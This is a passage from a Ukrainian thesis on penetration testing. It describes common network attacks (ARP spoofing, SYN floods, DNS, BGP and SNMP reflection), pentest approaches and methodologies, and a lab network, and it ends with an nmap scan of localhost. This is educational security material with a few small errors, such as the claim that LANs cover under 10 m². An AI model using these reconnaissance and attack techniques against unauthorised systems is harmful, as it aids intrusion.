


Рисунок 1.5 – Демонстрація успішної ARP spoofing атаки, котра дозволяє зловмисникові змінити маршрутизацію в мережі

Address Resolution Protocol, призначений щоб зв'язати Internet Protocol з протоколом канального рівня. Коли по IP протоколу передаються пакети від одного хоста до іншого по локальній мережі, то для IP-адреси відправника повинен бути дозвіл до MAC-адреси отримувача. Якщо IP-адреса та MAC-адреса іншого хоста відомі, то пакети починають відправлятися по локальній мережі. Перший пакет відомий як ARP, котрий призначений для встановлення зв'язку. Одержувач ARP пакета відправляє свій ARP пакет щоб підтвердити зв'язок, котрий містить MAC-адресу для даного IP. Проблема полягає в тому, що немає способу аутентифікувати відправника, можна лише підтвердити зв'язок. Саме через це виникає вразливість, котра має назву ARP spoofing.

Сканування портів – мережна атака, котру зловмисники використовують для пошуку вразливостей в системах, скануючи доступні мережеві протоколи. Мережеві адміністратори також використовують сканування портів для створення карт вразливостей, які потім необхідно виправити, серед багатьох інструментів для сканування портів можна виділити arp scan, Nmap і Angry IP

Scanner. PortScanDetector – це сценарій з відкритим кодом, розроблений на Python користувачем Jacob Rickerd, що дозволяє виявляти сканування портів у Linux, це можливо завдяки сценарію, що додає правила до iptables або брандмауера, які реєструють передані TCP-пакети та автоматично блокують їх у тих випадках, коли було переглянуто більше 10 портів, таким простим способом ми гарантуємо, що ніхто не намагається просканувати всі наші порти.

SYN-флуд – один із різновидів мережових атак типу відмова від обслуговування, яка полягає в надсиланні великої кількості SYN-запитів (запитів на підключення за протоколом TCP) у досить короткий термін. Традиційні SYN атаки працюють за двома принципами: "one-on-one", коли одна машина відсилає достатню кількість SYN-пакетів, щоб заблокувати доступ до сервера і "manu-on-one", коли безліч програм-зомбі, встановлених на різних серверах, атакують цільову машину SYN пакетами. Після закінчення певного тайм-ауту ці підключення відкидаються. Завдання зловмисника полягає в тому, щоб підтримувати чергу заповненою таким чином, щоб не допустити нових підключень. Через це легітимні клієнти не можуть встановити зв'язок, або встановлюють його з істотними затримками.

DNS-атаки – це атаки, спрямовані на розподілену службу DNS, яка відповідає за перетворення доменних імен в IP-адреси та навпаки. DNS-атаки можуть бути використані для порушення роботи цієї служби, відмови в обслуговуванні, а також для перенаправлення трафіку на зловмисний сервер. Ось деякі види DNS-атак: DNS Poisoning, DNS-ампліфікація, DNS Flood, NXDOMAIN-атака, Fast-Flux, DNS Tunneling, DNS-атаки з використанням запитів TXT-ресурсів.

ICMP-атаки – віддалені атаки спрямовані на слабкі місця протоколу ICMP. ICMP - популярний Інтернет-протокол, який широко використовується комп'ютерами в мережі для надсилання різних повідомлень про помилки. Протокол ICMP призначений для односторонньої взаємодії, що не вимагає автентифікації. Це дає можливість віддаленим зловмисникам ініціювати так звані

DoS-атаки, або атаки, які дають неавторизованим особам доступ до вхідних і вихідних пакетів. Типовими прикладами атаки через ICMP є ping-флуд, ICMP_ECHO-флуд і smurf-атаки. Комп'ютери, які піддаються атаці через ICMP, працюють значно повільніше (це стосується всіх програм, які використовують Інтернет) і мають проблеми з підключенням до Інтернету.

BGP-атаки – це мережеві атаки, спрямовані на мережевий протокол BGP, який використовується для маршрутизації трафіку в Інтернеті. Ці атаки можуть призвести до перенаправлення трафіку через зловмисний шлях або перешкоджати нормальній маршрутизації. Дані атаки поділяються на такі види: BGP Prefix Hijacking (зловмисники оголошують псевдо роутери для діапазону IP-адрес, які вже належать іншому провайдеру. Це може призвести до перенаправлення трафіку через контрольовані атакуючими сервери), BGP Route Withdrawal (зловмисники можуть надсилати BGP-оголошення про видалення маршруту, що призводить до відключення доступу до певних ресурсів.), BGP Man-in-the-Middle (зловмисники перенаправляють трафік через свій сервер, перехоплюють дані та потім пересилають їх оригінальному серверу, використовується для шпигунства і викрадання інформації), BGP Prefix Deaggregation (зловмисники розбивають IP-діапазони на менші діапазони і оголошують їх окремо, щоб перевантажити таблиці маршрутизації і призвести до відмови в обслуговуванні), BGP Route Flapping (атака передбачає постійну зміну маршрутів, що може призвести до затримок в обробці трафіку і відмов в обслуговуванні).

SNMP-атаки – це мережеві атаки, спрямовані на службу управління мережевими пристроями за допомогою SNMP. SNMP - це протокол, який використовується для збору і моніторингу інформації з мережевих пристроїв, таких як маршрутизатори, комутатори і сервери. SNMP Reflection, як і інші атаки такого типу, використовує підроблену IP-адресу для створення запитів, які викликають потік відповідей. Під час атаки зловмисник відправляє велику кількість SNMP-запитів, використовуючи підроблену IP-адресу жертви, на численні підключені пристрої, які відповідають на запити з підробленої адреси. Обсяг атаки зростає

в міру того, як дедалі більша кількість пристроїв продовжують надсилати відповіді на запити, поки цільова мережа не вийде з ладу через неможливість генерувати подальші відповіді. Атаки SNMP Reflection відбуваються зі швидкістю в сотні Гбіт/с і можуть бути спрямовані на пристрої з декількох широкосмужових мереж. Атаки іноді тривають кілька годин, мають велику руйнівну силу, а наслідкам буває дуже складно запобігти.

Отже, кібератаки привертають дуже багато уваги, особливо якщо їх висвітлюють у засобах масової інформації. Більшість із цих кібератак уразили навіть не тисячі, а мільйони користувачів. Вони включають ураження платформ соцмереж, веб-сайтів із персональними даними тощо. Далі наведено інформацію про деякі з останніх кібератак і їх тенденції за минуле десятиріччя. Атака на Управління кадрової служби США у квітні 2015 року вважалась "одним із найсерйозніших порушень безпеки даних в історії США" і передбачала 21,5 млн розслідувань, початок яких ініціювало 19,7 млн заявників. У результаті атаки було викрадено 5,6 млн відбитків пальців. У 2017 році компанії Equifax не вдалося виправити мережеву вразливість і таким чином надійно захистити свої дані. У результаті зловмисники викрали дані кредитних карток і номери соціального страхування в понад 147,9 млн клієнтів зі Сполучених Штатів, Сполученого Королівства та Канади. У березні 2021 року страхову компанію CNA Financial атакували зловмисною програмою з вимогою викупу, у результаті чого працівники втратили доступ до внутрішніх систем і ресурсів. Кіберзлочинці також викрали цінні дані, за що компанії CNA Financial довелося заплатити 40 млн доларів США (USD) відшкодування. Після того, як зловмисники атакували компанію Colonial Pipeline 7 травня 2021 року, її керівництву довелося завершити роботу всіх операцій для усунення загрози. Щоб відновити комп'ютерну систему, яка використовувалася для керування нафтопроводами в південно-східній частині Сполучених Штатів, компанія Colonial Pipeline виплатила зловмисникам викуп у розмірі 75 біткойнів (або 4,4 млн доларів США (USD) на той час). Ця кібератака на нафтову інфраструктуру була найбільшою в

історії США. У березні та квітні 2022 року кібератак зазнали три різні протоколи кредитування. Протягом одного тижня зловмисники вкрали криптовалюту на 15,6 млн доларів США (USD) в Inverse Finance, 625 млн доларів США (USD) в орієнтованій на ігровий бізнес платформі Ronin Network і 3,6 млн доларів США (USD) в Ola Finance. Завчасне запобігання кібератакам – це запорука безпеки особистих і корпоративних мереж.

1.3. Засоби та методи тестування на проникнення

Тестування на проникнення поділяється на ручне та автоматизоване, які є двома різними методами та використовуються з однією і тією ж метою - виявлення слабких місць і дірок в безпеці системи або програмного забезпечення.

Ручне тестування на проникнення - це тестування, яке здійснюють люди. У таких видах тестування вразливості і ризик машини перевіряється експертом-інженером. Як правило, під час такого тестування інженери з тестування виконують наступні дії: збір даних, оцінка вразливості, фактична експлуатація, підготовка звіту.

Автоматизоване тестування на проникнення набагато швидше, ефективніше, простіше та надійніше, що автоматично перевіряє наявність вразливостей та ризику машини. Ця технологія не вимагає жодного експертного інженера, а може бути запущена будь-якою особою, яка має найменші знання в цій галузі.

Інструментами для автоматизованого тестування на проникнення є Nessus, Metasploit, OpenVAS, backtract (серія 5), Wireshark, NMAP, сканер Acunetix, w3af, сканер Acunetix, Burp Suite, Maltego, Ettercap, DNSlytics, THC-Hydra, curl, OWASP ZAP, OWASP Maryam. В таблиці 1.1 нижче наведено принципovu відмінність між ручним та автоматичним тестуванням на проникнення.

Таблиця 1.1

Порівняння ручного та автоматизованого тестування на проникнення

Автоматизоване тестування на проникнення	Ручне тестування на проникнення
Автоматизоване тестування на проникнення або сканування вразливостей - це автоматизований процес виявлення вразливостей, який виконується за допомогою інструментів тестування на проникнення.	Ручне тестування на проникнення або просто тестування на проникнення - це ретельна оцінка інфраструктури безпеки, яку виконують компетентні дослідники безпеки.
Швидкий у виконанні та економить купу часу.	Може тривати кілька днів поспіль.
Ефективний метод сканування мереж на наявність вразливостей, що не вимагає великих зусиль.	Для проведення повномасштабного тестування на проникнення потрібне належне планування та підготовка.
Не надає глибокого розуміння вразливостей.	Надає детальне та більш глибоке розуміння вразливостей.
Виявляє типові прогалини в системі безпеки, такі як відсутність оновлень, недосконалі правила дозволів, помилки в конфігурації.	недоліки кодування тощо. Він також передбачає використання цих вразливостей для оцінки впливу на систему.
Можна робити часто і без особливої підготовки та планування.	Вимагає зусиль і часу, тому не можна робити часто.

Однією з важливих визначальних характеристик тестування на проникнення є підхід до його виконання - чи то «чорний ящик» (black box), «білий ящик» (white box) або «сірий ящик» (grey box). Кожен з цих методів має свої унікальні особливості та застосування, і вони визначають, як спеціалісти з інформаційної безпеки діляться доступом до систем та додатків для оцінки їхньої стійкості до потенційних атак та вразливостей.

Тестування підходом «чорної скриньки» - це процес тестування системи та її поведінки незалежно від її внутрішньої структури, архітектури та реалізації. Цей метод може застосовуватися до всіх рівнів тестування ПЗ, але в основному використовується на вищому рівні. Тестування методом «чорної

скриньки» схоже на реальну атаку зловмисника, оскільки він демонструє, як злочинці, які не розуміють систему, можуть отримати конфіденційну інформацію. На рисунку 1.6 показано приклад тестування підходом «чорної скриньки».




Рисунок 1.6 – Демонстрація процесу тестування підходом «чорної скриньки»

«Чорна скринька» включає різні типи тестування, які допомагають в оцінці функціональності інформаційних систем. Першим з цих типів є функціональне тестування, яке зосереджено на перевірці того, як програмне забезпечення відповідає конкретним функціональним вимогам. Під час цього тестування тести проводяться, щоб перевірити базову функціональність програми, надаючи їй певні вхідні дані та порівнюючи результати з очікуваними. Другий тип - нефункціональне тестування. Його основна мета полягає в перевірці аспектів програми, які не відносяться безпосередньо до її функціональності. Сюди включаються тести продуктивності, надійності та зручності використання, які допомагають забезпечити високу якість програмного забезпечення. Третій тип - регресивне тестування. Цей підхід використовується для перевірки впливу недавніх оновлень на існуючий функціонал програми. Він включає в себе часткове тестування динамічного аналізу, під час якого тести повторно виконуються на існуючих функціях, щоб переконатися, що нові зміни не призведуть до небажаних побічних ефектів і не вплинуть на стабільність програми.

Метод «чорної скриньки», як підхід до досліджень та аналізу, має свої яскраві переваги і об'єктивні недоліки. Однією з головних переваг є можливість отримати об'єктивну інформацію, не заважаючи суб'єкту або об'єкту дослідження свідомо впливати на процес. Це дозволяє отримати реальні дані про поведінку чи функціонування системи. Також тестувальнику немає необхідності знати мови програмування і заглиблюватися в особливості реалізації програми. Тестування з цим методом може проводитися фахівцями, незалежними від відділу розробки, що допомагає уникнути упередженого ставлення. Проте, є і недоліки цього підходу. Перш за все, відсутність можливості докладно аналізувати внутрішні процеси чи механізми системи. Отже, можуть виникнути ситуації, коли неясно, чому певні рішення були прийняті, і які саме фактори вплинули на результати.

Тестування підходом «білої скриньки» - це процедура написання чи вибору тест-кейсів з урахуванням аналізу внутрішнього пристрою системи чи компонента. Метод «білої скриньки» допомагає заощадити час і гроші, також він корисний для імітації цілеспрямованої атаки на певну систему з використанням якомога більшої кількості векторів атак. На рисунку 1.7 показано приклад тестування підходом «білої скриньки».




Рисунок 1.7 – Демонстрація процесу тестування підходом «білої скриньки»

Метод «білої скриньки» включає різні типи тестування, кожен з яких має свої особливості та використання. Перший тип - модульне тестування. Воно виконується на кожному модулі або блоці коду під час його розробки. Зазвичай це виконується розробником, який перевіряє роботу невеликих частин коду, щоб виявити та усунути помилки на ранніх етапах розробки. Другий тип - тестування на витік пам'яті. Витік пам'яті може призвести до повільної роботи додатків, тому цей тип тестування важливий для виявлення та усунення проблем, коли додаток працює повільно. Третій тип - тестування на проникнення. Тут тестувальник отримує доступ до вихідного коду програми та інформації про мережу та сервер, на якому працює додаток, з метою виявлення потенційних загроз безпеці і атак. Четвертий тип - тестування мутацій. Воно застосовується для виявлення найкращих методів кодування, які використовуються для розширення програмного рішення і покращення його ефективності.

Метод «білої скриньки», як і метод «чорної скриньки», має свої переваги і недоліки. Однією з головних переваг цього підходу є можливість докладно вивчати внутрішні процеси та механізми системи чи об'єкта дослідження.

Цей метод дозволяє розуміти, як саме функціонує система, і аналізувати взаємозв'язки між її складовими. Крім того, він може бути корисним при розробці та оптимізації систем, оскільки дозволяє зрозуміти, де саме можна застосувати покращення. Проте, метод білої скриньки має свої недоліки. Одним з найважливіших обмежень є те, що він вимагає доступу до внутрішніх даних та докладного знання про структуру системи, що може бути складним у випадку, коли ці дані обмежені або конфіденційні. Крім того, метод білої скриньки може бути часо- та ресурсомістким, оскільки вимагає глибокого аналізу та деталізованого моніторингу. Отже, вибір методу білої скриньки також повинен бути обґрунтованим, враховуючи його переваги та недоліки, і відповідати конкретним цілям та вимогам дослідження чи аналізу.

Тестування підходом «сірої скриньки» – це процедура тестування, коли тестувальнику відомо часткову чи або обмежену інформацію про внутрішні

деталі програм системи. Його можна розглядати як атаку зовнішнього хакера, який отримав незаконний доступ до документів мережевої інфраструктури організації. На рисунку 1.8 показано приклад тестування підходом «сірої скриньки».




Рисунок 1.8 – Демонстрація процесу тестування підходом «сірої скриньки»

Метод «сірої скриньки», використовуваний у дослідженнях та аналізі, має свої власні переваги та недоліки. Однією з головних переваг цього підходу є його середній рівень об'єктивності та деталізації.

На відміну від методу «чорної скриньки», де весь процес залишається невідомим, і від методу «білої скриньки», де докладно вивчаються всі внутрішні механізми системи, метод «сірої скриньки» дозволяє зосередитися на основних функціях та взаємодії елементів системи. Це сприяє розумінню її загального функціонування та визначенню ключових факторів. Проте, метод «сірої скриньки» також має свої недоліки. Одним з них є обмежена глибина аналізу в порівнянні з методом «білої скриньки», що може ускладнити розуміння внутрішніх процесів системи. Крім того, цей метод не завжди дозволяє точно визначити всі внутрішні фактори, що впливають на результати, що може обмежити його застосування у складних ситуаціях.

Методика описує та структурує виконання тесту на проникнення. Далі буде розглянуто популярні методології тестування на проникнення.

OWASP Top Ten – визнаний розробниками та фахівцями з безпеки по всьому світу список, котрий описує ключові вразливості, які впливають на безпеку веб-додатків. Він був створений Open Web Application Security Project (OWASP), некомерційною організацією, яка допомагає організаціям підвищити безпеку їхніх веб-додатків. Вперше опублікований у 2003 році, OWASP Top 10 оновлюється кожні три роки. Він надає ієрархію найпоширеніших проблем безпеки веб-додатків, щоб допомогти організаціям виявити та вирішити їх відповідно до поширеності, впливу, способу використання зловмисниками, а також легкості чи складності вразливостей. Ручне тестування OWASP охоплює оцінку веб-додатків для виявлення вразливостей, зазначених у першій десятці OWASP. Пробне тестування OWASP призначене для виявлення та усунення цих вразливостей. Посібник з тестування OWASP (OTG) складається з трьох ключових розділів: фреймворк тестування OWASP для розробки веб-додатків, методологія тестування веб-додатків і звітність. Методологія веб-додатків може використовуватися самостійно або разом з фреймворком тестування, в той час як фреймворк можна використовувати для створення веб-додатків, орієнтованих на безпеку, з подальшим пробним тестуванням (методологія веб-додатків) для перевірки дизайну. Ключова відмінність OWASP від інших методологій тестування на проникнення полягає в тому, що OTG зосереджена виключно на безпеці веб-додатків протягом усього життєвого циклу розробки програмного забезпечення, на відміну від ISSAF та OSSTMM, наприклад, які спрямовані на тестування та впровадження безпеки. Інша відмінність полягає в тому, що OWASP розглядає елементи управління, а OSSTMM - ні.

Open Source Security Testing Methodology Manual (OSSTMM) одна з методологій, яка має на меті забезпечити науковий процес визначення операційної безпеки з акцентом на перевірених фактах. OSSTMM охоплює більшість з десяти доменів безпеки, визначених Міжнародним консорціумом з сертифіка-

ції безпеки інформаційних систем (ISC)². Домени розділені на п'ять каналів або сфер безпеки, щоб дозволити організаціям оцінити, наскільки добре функціонують їхні процеси безпеки. OSSTMM пропонує кілька базових напрямів пен-тесту, а саме: безпека людини, бездротовий зв'язок, телекомунікації, мережі передавання даних. Методологія OSSTMM постійно оновлюється, рецензується та підтримується Інститутом безпеки та відкритих методологій (ISECOM). Ключовим моментом, на який слід звернути увагу щодо OSSTMM, є те, що вона була розроблена як методологія аудиту безпеки для оцінки відповідності нормативним і галузевим вимогам, а не як окрема методологія тестування на проникнення. Дана методологія призначена як основа для методологій тестування на проникнення, орієнтованої на необхідні нормативні документи та фреймворки. Це означає, що OSSTMM не є настільки всеосяжним, як, наприклад, ISSAF, і не надає інструментів або підходів для заповнення модулів. Однак це цінний ресурс, який може допомогти організаціям відповідати нормативним вимогам, якщо його використовують фахівці з належним рівнем технічних знань.

Penetration testing execution standard (PTES) – зареєстрований як стандарт лише в США. Містить рекомендації щодо проведення базового тесту на проникнення для компаній, які мають високі вимоги до інформаційної безпеки. Головною перевагою є можливість чіткого та детального визначення цілей, завдань та очікувань від пен-тесту. До основних етапів методології PTES відносяться: обстеження, моделювання загроз, аналіз вразливостей, експлуатація вразливостей, складання звіту. Це допоможе організаціям визначити рівень складності, який вони очікують від зловмисника, і дозволить тестеру відповідно збільшити інтенсивність у відповідних областях.

Information System Security Assessment Framework (ISSAF) – це методологія розроблена як стандарт для внутрішнього аудиту організацій. Чітко прописує рекомендації щодо проведення пен-тесту, містить детальний опис утиліт, а також варіанти їх використання. Це один з найбільш складних і детальних методів, як в теоретичному, так і в практичному сенсі, але в той же час один з

найпопулярніших. Використовується для перевірки інформаційної безпеки різноманітних компаній. Однак, незважаючи на те, що це цінне довідкове джерело, яке надає фундаментальні і всеосяжні рекомендації для фахівців у галузі безпеки, воно більше не підтримується і, ймовірно, буде ставати все більш застарілим.

National Institute of Standards and Technology (NIST) – це структурований набір організаційних правил, інструкцій і стандартів. Дана методологія групує всі можливості, проекти, процедури та повсякденну діяльність, пов'язану з кібербезпекою, за п'ятьма основними функціями, щоб допомогти компаніям краще зрозуміти, керувати та зменшувати ризики, пов'язані з кібербезпекою. Як частина фреймворку, тестування на проникнення NIST - це методологія пентестингу, яка відповідає конкретним і детальним рекомендаціям, які надає NIST. Щоб відповідати цим стандартам, компанії повинні проводити тести на проникнення для своїх додатків і мереж відповідно до встановлених стандартів. Публікація NIST, яка найбільше зосереджена на пентестингу - це NIST 800-53, котра описує широкий спектр засобів контролю безпеки, поділених на групи відповідно до того, як вони використовуються.

Висновок до розділу 1

В першому розділі було розглянуто обґрунтовано необхідність тестування на проникнення в ІТ – інфраструктуру. Виконано дослідження основ тестування на проникнення, його мету, цілі, етапи та завдання. Проаналізовано популярні мережеві загрози, їх типи і види. Описано засоби та методи тестування на проникнення, такі як тестування підходом «білої», «чорної», «сірої» скриньок, ручне та автоматизоване тестування. Було розглянуто та описано популярні методології тестування на проникнення, так як PTES, OWASP, NIST, OSSTMM. За результатами першого розділу можна зробити висновок, що тестування на проникнення є важливим інструментом для підвищення безпеки ІТ – інфраструктури. Дане тестування дозволяє усунути потенційні вразливості, за-

побігти атакам ззовні та всередині мережі, підтримувати високий рівень захищеності інформації та довіри клієнтів.

РОЗДІЛ 2. АНАЛІЗ КОМП'ЮТЕРНОЇ МЕРЕЖІ ІТ – ІНФРАСТРУКТУРИ ТА РОЗРОБКА МЕТОДУ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

2.1. Аналіз комп'ютерної мережі

Комп'ютерна мережа — це сукупність комп'ютерів і різних пристроїв, що забезпечують інформаційний обмін між комп'ютерами в мережі без використання яких-небудь проміжних носіїв інформації.

Усе різноманіття комп'ютерних мереж можна класифікувати за групою ознак:

1. Територіальна поширеність.
2. Відомча приналежність.
3. Швидкість передачі інформації.
4. Тип середовища передачі.

За територіальною поширеністю мережі можуть бути локальними, глобальними й регіональними. Локальні — це мережі, що перекривають територію не більше 10 м², регіональні — це мережі, розташовані на території міста або області; глобальні — на території держави або групи держав, наприклад всесвітня мережа Інтернет.

За приналежністю розрізняють відомчі й державні мережі. Відомчі належать одній організації і розташовуються на її території. Державні мережі використовуються в державних структурах. За швидкістю передачі інформації комп'ютерні мережі поділяються на низько-, середньо- і високошвидкісні. За типом середовища передачі поділяються на мережі коаксіальні, на витій парі, оптоволоконні, із передачею інформації з радіоканалів, в інфрачервоному діапазоні.

Отже, проведемо аналіз комп'ютерної мережі побудованої для іт-компанії. Корпоративна мережа складається з наступного обладнання:

- комутатори;
- маршрутизатори;
- сервер;

– робочі станції.

Мережевий комутатор з'єднує пристрої в мережі (часто це локальна мережа, або LAN) і пересилає пакети даних на ці пристрої та з них. На відміну від маршрутизатора, комутатор надсилає дані лише одному пристрою, для якого він призначений (це може бути інший комутатор, маршрутизатор або комп'ютер користувача), а не мережі з кількох пристроїв. На комутаторах в побудованій мережі була налаштована маршрутизація між віртуальними локальними комп'ютерними мережами, протокол STP (PVSTP), агрегація каналів, мережевий протокол SSH.

Маршрутизатор – це пристрій, який з'єднує дві або більше мереж або підмереж з комутацією пакетів. Він виконує дві основні функції: керує трафіком між цими мережами, перенаправляючи пакети даних на призначені для них IP-адреси, і дозволяє декільком пристроям використовувати одне й те саме підключення до Інтернету. Щоб ефективно спрямовувати пакети, маршрутизатор використовує внутрішню таблицю маршрутизації - список шляхів до різних мережевих пунктів призначення. Маршрутизатор читає заголовок пакета, щоб визначити, куди він прямує, потім звертається до таблиці маршрутизації, щоб знайти найефективніший шлях до місця призначення. Потім він пересилає пакет до наступної мережі на цьому шляху. На маршрутизаторах в побудованій мережі було налаштовано протокол маршрутизації OSPF, мережевий протокол SSH, підінтерфейси для кожної віртуальної локальної комп'ютерної мережі за стандартом 802.1Q, протокол HSRP.

Сервер – це комп'ютер, котрий надає ресурси, дані, послуги або програми іншим комп'ютерам, відомим як клієнти, через мережу. Теоретично, коли комп'ютери ділять ресурси з клієнтськими машинами, вони вважаються серверами. Існує багато типів серверів, зокрема веб-сервери, поштові сервери та віртуальні сервери. У даній магістерській роботі серверна інфраструктура базується на комп'ютері з операційною системою Windows Server 2016 Datacenter. Ця версія серверної операційної системи від Microsoft володіє високим рівнем на-

дійності та функціональністю, роблячи її ідеальним вибором для використання в критичних сценаріях діяльності компанії. Покладаючись на Windows Server 2016 Datacenter для ролі сервера в цій IT-інфраструктурі, забезпечується надійна основа для виконання бізнес-завдань. Операційна система підтримує різноманітні сервіси та ролі, включаючи служби домену, служби файлового сервера, служби мережових політик, що робить її універсальним рішенням для великих корпоративних середовищ. На базі Windows Server 2016 Datacenter встановлено та налаштовано ключові сервіси, що забезпечують стабільну та ефективну роботу мережі. DNS-сервер відповідає за розподіл та резолюцію доменних імен, надаючи можливість однозначного визначення та доступу до різних ресурсів в мережі. DHCP-сервер відіграє критичну роль у динамічному призначенні IP-адрес для робочих станцій та інших пристроїв, забезпечуючи автоматизацію процесу налаштування мережі та зменшуючи адміністративне навантаження. Active Directory, в якому діє контролер домену, формує централізовану базу даних обліку користувачів, груп, ресурсів та політик безпеки. Завдяки цьому, вдається впровадження єдиної точки автентифікації та авторизації, а також спрощення адміністрування користувачів та ресурсів усередині домену. Були додані користувачі до домену, що дозволяє централізовано керувати правами доступу та забезпечує легкість інтеграції нових комп'ютерів у доменну мережу. Це створює зручну та безпечну робочу обстановку для всіх користувачів, сприяючи ефективному використанню ресурсів та забезпечуючи високий рівень безпеки мережових операцій.

Робочі станції – це комп'ютери, які використовують ресурси інших елементів комп'ютерної мережі. У даній роботі робочі станції базуються на операційній системі Windows 10 і виступають ключовим елементом в інформаційній інфраструктурі компанії. Кожна робоча станція на базі Windows 10 інтегрована в доменну інфраструктуру, забезпечуючи спільний доступ до ресурсів, а також використання уніфікованих політик безпеки та обліку. За допомогою DHCP – протоколу кожна робоча станція автоматично отримує свою IP-адресу відпо-

відно до віртуальної локальної комп'ютерної мережі, до якої підключена машина. Робочі станції мають певні вразливості, які будуть протестовано під час майбутнього тестування на проникнення.

2.2. Розробка методу тестування на проникнення

IT-інфраструктура компанії складається з маршрутизаторів, комутаторів, робочих станцій, сервера і машини Kali Linux для виконання тестів на проникнення. Мережа організована з використанням протоколу OSPF та HSRP на маршрутизаторах, STP на комутаторах та має віртуальні локальні мережі з підтримкою стандарту 802.1Q.

Основними цілями тестування на проникнення є:

- виявлення вразливостей у системі;
- оцінка ступеня тяжкості вразливостей;
- розробка рекомендацій щодо усунення вразливостей;

Метою тестування на проникнення є виявлення всіх можливих способів атак на систему, включаючи: атаки на мережеву інфраструктуру (маршрутизатори, комутатори), атаки на робочі станції.

З метою ідентифікації потенційних вразливостей та уникнення можливих загроз безпеці, будуть детально розглянуті сценарії тестування на проникнення для даної комп'ютерної інфраструктури. Кожен сценарій буде включати конкретні кроки, використовуючи відповідні інструменти для визначення рівня безпеки в інфраструктурі. Аналіз результатів цих тестів дозволить розробити ефективні заходи для усунення виявлених вразливостей та підвищення стійкості системи до потенційних атак.


Етапи методу тестування на проникнення:

1. Виконати аналіз середовища, яке має бути атаковано.
2. Вибрати інструменти для тестування.
3. Визначити сценарії тестування.
4. Розробити тестові сценарії.

5. Оцінити результати тестування.
6. Розробити рекомендації щодо захисту it-інфраструктури.

В підрозділі 2.1 було виконано аналіз комп'ютерної мережі, тому наступним етапом буде другий, в якому виконаємо опис інструментів для тестування.

Nmap – один з популярних інструментів для виконання тестування на проникнення. Використовується для сканування мережі і допомагає зрозуміти характеристики будь - якої цільової мережі. Характеристики включають в себе хост, сервіси, фільтри пакетів/брандмауерів.



```
bratchc2ddsktop bratch # nmap -T5 -sV -O localhost
Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-12 19:07 GMT
Interesting ports on localhost (127.0.0.1):
Not shown: 1709 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.5
22/tcp    open  ssh      OpenSSH 4.7 (protocol 2.0)
80/tcp    open  http     Apache httpd
443/tcp   open  ssl/http Apache httpd
10000/tcp open  http     Webmin httpd
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.21
Uptime: 0.136 days (since Wed Mar 12 15:52:05 2008)
Network Distance: 0 hops
